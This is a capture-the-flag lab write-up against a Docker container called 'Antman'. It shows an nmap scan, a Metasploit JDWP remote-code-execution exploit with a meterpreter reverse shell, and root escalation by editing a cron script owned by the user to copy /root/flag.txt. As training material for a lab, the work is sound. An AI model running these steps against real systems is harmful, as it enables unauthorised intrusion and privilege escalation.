
Antman writeup




Task descriptions

- Perform a port scan on the target system. Scan for the 2000 most common ports, including a version scan. What service is running on TCP port 4141?
- Compromise the system using the Metasploit module "java_jdwp_debugger". You can find the flag in the root directory of the server.
- The /opt/ directory contains a way to escalate your privileges to "root". Can you find it? You can get a root flag in "/root/flag.txt".

the main page of Ant-Man

let’s try by following the task(which I usually don’t do at first)




```
┌──(kalik㉿kalik)-[~/Documents/pentesting-thu-2022/containers/antman]
└─$ nmap --top-ports 2000 -sV 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-23 14:33 CET
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).
Not shown: 1996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
4141/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_352
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.16
```

4141 port - JDWP


opening Metasploit:

searching required exploit -




```
msf6 > search java debug

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
     Check  Description
   -  ----                                                ---------------  ----
     -----  -----------
   0  exploit/multi/http/struts_dev_mode                  2012-01-06       exce
llent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   1  exploit/windows/http/hp_imc_java_deserialize        2017-10-03       exce
llent  Yes    HP Intelligent Management Java Deserialization RCE
   2  exploit/windows/http/hp_nnm_webappmon_ovjavalocale  2010-08-03       grea
t      No     HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
   3  exploit/multi/misc/java_jdwp_debugger               2010-03-12       good
       Yes    Java Debug Wire Protocol Remote Code Execution
   4  exploit/windows/browser/ms11_050_mshtml_cobjectelement  2011-06-16   norm
al     No     MS11-050 IE mshtml!CObjectElement Use After Free
   5  exploit/multi/http/sun_jsws_dav_options             2010-01-20       grea
t      Yes    Sun Java System Web Server WebDAV OPTIONS Buffer Overflow
```

I did set up all the Module options with basic SET command, this is the how it looks like:




```
msf6 exploit(multi/misc/java_jdwp_debugger) > show options

Module options (exploit/multi/misc/java_jdwp_debugger):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            172.17.0.2       yes       The target host(s), see https://github.com/rapid7/metasploit-framew
                                                ork/wiki/Using-Metasploit
   RPORT             4141             yes       The target port (TCP)
   TMP_PATH                           no        A directory where we can write files. Ensure there is a trailing sl
                                                ash
```

and the options for payload -




```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.188.138  yes       The listen address (an interface may be specified)
   LPORT  4141             yes       The listen port
```

Exploiting this baby was a piece of cake, here’s how it went:




```
msf6 exploit(multi/misc/java_jdwp_debugger) > exploit

[*] Started reverse TCP handler on 192.168.188.138:4141
[*] 172.17.0.2:4141 - Retrieving the sizes of variable sized data types in the target VM...
[*] 172.17.0.2:4141 - Getting the version of the target VM...
[*] 172.17.0.2:4141 - Getting all currently loaded classes by the target VM...
[*] 172.17.0.2:4141 - Getting all running threads in the target VM...
[*] 172.17.0.2:4141 - Setting 'step into' event...
[*] 172.17.0.2:4141 - Resuming VM and waiting for an event...
[*] 172.17.0.2:4141 - Received 1 responses that are not a 'step into' event...
[*] 172.17.0.2:4141 - Deleting step event...
[*] 172.17.0.2:4141 - Disabling security manager if set...
[+] 172.17.0.2:4141 - Security manager was not set
[*] 172.17.0.2:4141 - Dropping and executing payload...
[*] Sending stage (3045348 bytes) to 172.17.0.2
[+] 172.17.0.2:4141 - Deleted /tmp/YLFrh
[*] Meterpreter session 1 opened (192.168.188.138:4141 → 172.17.0.2:41204) at 2022-12-23 15:22:22 +0100

meterpreter > ls
```

we got meterpreter and if we ls command we get interesting files and directories, one of them is a flag, which is flag_4_antman.txt. When we cat it we get: flag_k1ll1ng_bugs_1s_h4rd



```
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2022-12-23 14:21:59 +0100  .dockerenv
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:09 +0100  bin
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  boot
040755/rwxr-xr-x  340   dir   2022-12-23 14:21:59 +0100  dev
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:59 +0100  etc
100644/rw-r--r--  25    fil   2022-12-02 11:45:51 +0100  flag_4_antman.txt
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  home
040755/rwxr-xr-x  4096  dir   2017-05-23 13:32:29 +0200  lib
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:39 +0200  lib64
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  media
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  mnt
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:51 +0100  opt
040555/r-xr-xr-x  0     dir   2022-12-23 14:21:59 +0100  proc
040700/rwx------  4096  dir   2022-12-23 14:21:56 +0100  root
040755/rwxr-xr-x  4096  dir   2022-12-23 14:22:00 +0100  run
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:09 +0100  sbin
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  srv
100644/rw-r--r--  684   fil   2022-12-23 14:22:02 +0100  supervisord.log
100644/rw-r--r--  2     fil   2022-12-23 14:21:59 +0100  supervisord.pid
040555/r-xr-xr-x  0     dir   2022-12-23 14:21:59 +0100  sys
041777/rwxrwxrwx  4096  dir   2022-12-23 15:22:22 +0100  tmp
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  usr
040755/rwxr-xr-x  4096  dir   2022-12-23 14:20:54 +0100  var
```


Let’s go to the Task 3 now
-So the most interesting directory was /opt with /admin subidrectory



```
Listing: /opt/admin
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  144   fil   2022-12-02 11:45:51 +0100  delete-logs.sh
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:52 +0100  logs

meterpreter > cat delete-logs.sh
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
```


we cat the file and see what it does, read the comments

let’s go to shell environment




```
id
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
```

our username is tomcat
and fun fuckt, we are the owner of the file “delete-logs.sh”




```
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 13:21 .
drwxr-xr-x 1 root   root   4096 Dec 23 13:21 ..
-rwxr-xr-x 1 tomcat tomcat  191 Dec 23 15:40 delete-logs.sh
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 15:44 logs
```

so what I did was I downloaded it to my local environment and edited it so it would return the content of the flag to o.txt in /opt/admin/logs



```
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
cat '/root/flag.txt' > '/opt/admin/logs/o.txt'
~
~
~
```

then I uploaded it back to meterpreter and overridden the existing file.
After 2 minutes I got the flag:



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  27    fil   2022-12-23 16:42:01 +0100  o.txt

meterpreter > cat o.txt
flag_g3t_r00t_or_d1e_tryingmeterpreter > cd ..
```

flag_g3t_r00t_or_d1e_trying